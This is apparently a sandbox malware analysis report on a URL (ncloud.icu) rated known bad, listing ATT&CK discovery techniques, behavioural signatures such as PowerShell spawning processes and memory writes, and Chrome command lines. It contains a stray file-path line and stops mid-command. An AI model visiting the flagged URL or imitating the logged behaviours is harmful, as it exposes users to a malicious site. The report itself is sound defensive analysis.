Recorded Future®
Sandbox

Malware Analysis Report

2025-09-08 03:12

Sample ID	250908-c4qkga1xhx
Target	https://ncloud.icu?ref=www.breakersfwb.com
Tags	discovery

Table of Contents

Part 1. Analysis Overview

Part 2. MITRE ATT&CK

2. 1. Enterprise Matrix V16

Part 3. Analysis: static1

3. 1. Detonation Overview

3. 2. Signatures

Part 4. Analysis: behavioral1

4. 1. Detonation Overview

4. 2. Command Line


4. 3. Signatures

4. 4. Processes

4. 5. Network

4. 6. Files

Part 1. Analysis Overview



Threat Level: Known bad

The file https://ncloud.icu?ref=www.breakersfwb.com was found to be: Known bad.

Malicious Activity Summary

discovery

- **Suspicious use of NtCreateUserProcessOtherParentProcess**
- **Badlisted process makes network request**
- **Browser Information Discovery**
- **Suspicious behavior: EnumeratesProcesses**
- **Suspicious behavior: NtCreateUserProcessBlockNonMicrosoftBinary**
- **Suspicious use of AdjustPrivilegeToken**
- **Suspicious use of FindShellTrayWindow**
- **Suspicious use of SendNotifyMessage**
- **Suspicious use of WriteProcessMemory**
- **Checks processor information in registry**
- **Enumerates system info in registry**
- **Modifies data under HKEY_USERS**

Part 2. MITRE ATT&CK

2. 1. Enterprise Matrix V16

Reconnaissance TA0043			
Resource Development TA0042			
Initial Access TA0001			
Execution TA0002			
Persistence TA0003			
Privilege Escalation TA0004			
Defense Evasion TA0005			
Credential Access TA0006			
Discovery **TA0007**	Browser Information Disco… T1217	Query Registry T1012	System Information Disco… T1082
Lateral Movement TA0008			
Collection TA0009			
Command and Control TA0011			
Exfiltration TA0010			
Impact TA0040			

Part 3. Analysis: static1

3. 1. Detonation Overview

Reported
2025-09-08 02:38

3. 2. Signatures

N/A

Part 4. Analysis: behavioral1

4. 1. Detonation Overview

Submitted	Reported	Platform	Max time kernel	Max time network
2025-09-08 02:38	2025-09-08 02:40	win10v2004-20250619-en	149s	138s

4. 2. Command Line

```
sihost.exe
```

4. 3. Signatures

Suspicious use of NtCreateUserProcessOtherParentProcess

Description	Indicator	Process	Target
PID 4520 created 2640	N/A	C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe	C:\Windows\system32\sihost.exe

Badlisted process makes network request

Description	Indicator	Process	Target
N/A	N/A	C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe	N/A
N/A	N/A	C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe	N/A

Browser Information Discovery

discovery

Checks processor information in registry

Description	Indicator	Process	Target
Key opened	\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\System\CentralProcessor\0	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Key value queried	\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\System\CentralProcessor\0\VendorIdentifier	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A

Enumerates system info in registry

Description	Indicator	Process	Target
Key opened	\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\System\BIOS	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Key value queried	\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\System\BIOS\SystemProductName	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Key value queried	\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\System\BIOS\SystemManufacturer	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A

Modifies data under HKEY_USERS

Description	Indicator	Process	Target
Set value (int)	\REGISTRY\USER\S-1-5-19\SOFTWARE\Microsoft\Cryptography\TPM\Telemetry\TraceTimeLast = "134017727011433512"	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Key created	\REGISTRY\USER\S-1-5-19\Software\Microsoft\Cryptography\TPM\Telemetry	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A

Suspicious behavior: EnumeratesProcesses

Description	Indicator	Process	Target
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe	N/A
N/A	N/A	C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe	N/A
N/A	N/A	C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe	N/A
N/A	N/A	C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe	N/A

Description	Indicator	Process	Target
N/A	N/A	C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe	N/A
N/A	N/A	C:\Windows\system32\openwith.exe	N/A
N/A	N/A	C:\Windows\system32\openwith.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A

Suspicious behavior: NtCreateUserProcessBlockNonMicrosoftBinary

Description	Indicator	Process	Target
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A

Suspicious use of AdjustPrivilegeToken

Description	Indicator	Process	Target
Token: SeShutdownPrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeCreatePagefilePrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeShutdownPrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeCreatePagefilePrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeShutdownPrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeCreatePagefilePrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeShutdownPrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeCreatePagefilePrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeShutdownPrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeCreatePagefilePrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeShutdownPrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeCreatePagefilePrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeShutdownPrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeCreatePagefilePrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeShutdownPrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeCreatePagefilePrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeShutdownPrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeCreatePagefilePrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeShutdownPrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeCreatePagefilePrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeShutdownPrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeCreatePagefilePrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeShutdownPrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeCreatePagefilePrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeShutdownPrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeCreatePagefilePrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeShutdownPrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeCreatePagefilePrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeShutdownPrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeCreatePagefilePrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeShutdownPrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeCreatePagefilePrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeShutdownPrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeCreatePagefilePrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeDebugPrivilege	N/A	C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe	N/A
Token: SeShutdownPrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeCreatePagefilePrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeShutdownPrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeCreatePagefilePrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeShutdownPrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeCreatePagefilePrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeShutdownPrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeCreatePagefilePrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeShutdownPrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeCreatePagefilePrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A

Description	Indicator	Process	Target
Token: SeShutdownPrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeCreatePagefilePrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeShutdownPrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeCreatePagefilePrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeShutdownPrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeCreatePagefilePrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeShutdownPrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeCreatePagefilePrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeShutdownPrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeCreatePagefilePrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeShutdownPrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeCreatePagefilePrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeShutdownPrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeCreatePagefilePrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeShutdownPrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeCreatePagefilePrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
Token: SeShutdownPrivilege	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A

Suspicious use of FindShellTrayWindow

Description	Indicator	Process	Target
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A

Suspicious use of SendNotifyMessage

Description	Indicator	Process	Target
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A

Description	Indicator	Process	Target
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A
N/A	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	N/A

Suspicious use of WriteProcessMemory

Description	Indicator	Process	Target
PID 1252 wrote to memory of 3648	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 3648	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe

Description	Indicator	Process	Target
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 756	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 1464	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 1464	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 100	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 100	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 100	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 100	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 100	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 100	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 100	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 100	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 100	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 100	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 100	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 100	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 100	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 100	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 100	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 100	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 100	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 100	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 100	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 100	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 100	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 100	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 100	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 100	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe

Description	Indicator	Process	Target
PID 1252 wrote to memory of 100	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 100	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 100	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 100	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 100	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 100	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe
PID 1252 wrote to memory of 100	N/A	C:\Program Files\Google\Chrome\Application\chrome.exe	C:\Program Files\Google\Chrome\Application\chrome.exe

4. 4. Processes

C:\Windows\system32\sihost.exe

```
sihost.exe
```

C:\Program Files\Google\Chrome\Application\chrome.exe

```
"C:\Program Files\Google\Chrome\Application\chrome.exe" --disable-background-networking --disable-component-update --simulate-
outdated-no-au='Tue, 31 Dec 2099 23:59:59 GMT' --single-argument https://ncloud.icu?ref=www.breakersfwb.com
```

C:\Program Files\Google\Chrome\Application\chrome.exe

```
"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=crashpad-handler "--user-data-
dir=C:\Users\Admin\AppData\Local\Google\Chrome\User Data" /prefetch:4 --monitor-self-annotation=ptype=crashpad-handler "--
database=C:\Users\Admin\AppData\Local\Google\Chrome\User Data\Crashpad" "--metrics-
dir=C:\Users\Admin\AppData\Local\Google\Chrome\User Data" --url=https://clients2.google.com/cr/report --annotation=channel= --
annotation=plat=Win64 --annotation=prod=Chrome --annotation=ver=133.0.6943.60 --initial-client-
data=0xf8,0xfc,0x100,0xd4,0x104,0x7ffb6640dcf8,0x7ffb6640dd04,0x7ffb6640dd10
```

C:\Program Files\Google\Chrome\Application\chrome.exe

```
"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=gpu-process --string-annotations --gpu-
preferences=UAAAAAAAAADgAAAEAAAAAAAAAAAAAAAAAABgAAEAAAAAAAAAAAAAAAAAAAACAAAAAAAAAAAAAAAAAAAAAAAAAABAAAAAAAAAAEAAAAAAAAAAAIAAAAAAAAAA
--field-trial-handle=1992,i,13988369677181004952,15138067524898669450,262144 --variations-seed-version=20250618-180047.684000 -
-mojo-platform-channel-handle=1988 /prefetch:2
```

C:\Program Files\Google\Chrome\Application\chrome.exe

```
"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --
lang=en-US --service-sandbox-type=none --string-annotations --field-trial-
handle=2216,i,13988369677181004952,15138067524898669450,262144 --variations-seed-version=20250618-180047.684000 --mojo-
platform-channel-handle=2252 /prefetch:3
```

C:\Program Files\Google\Chrome\Application\133.0.6943.60\elevation_service.exe

```
"C:\Program Files\Google\Chrome\Application\133.0.6943.60\elevation_service.exe"
```

C:\Program Files\Google\Chrome\Application\chrome.exe

```
"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=storage.mojom.StorageService --
lang=en-US --service-sandbox-type=service --string-annotations --field-trial-
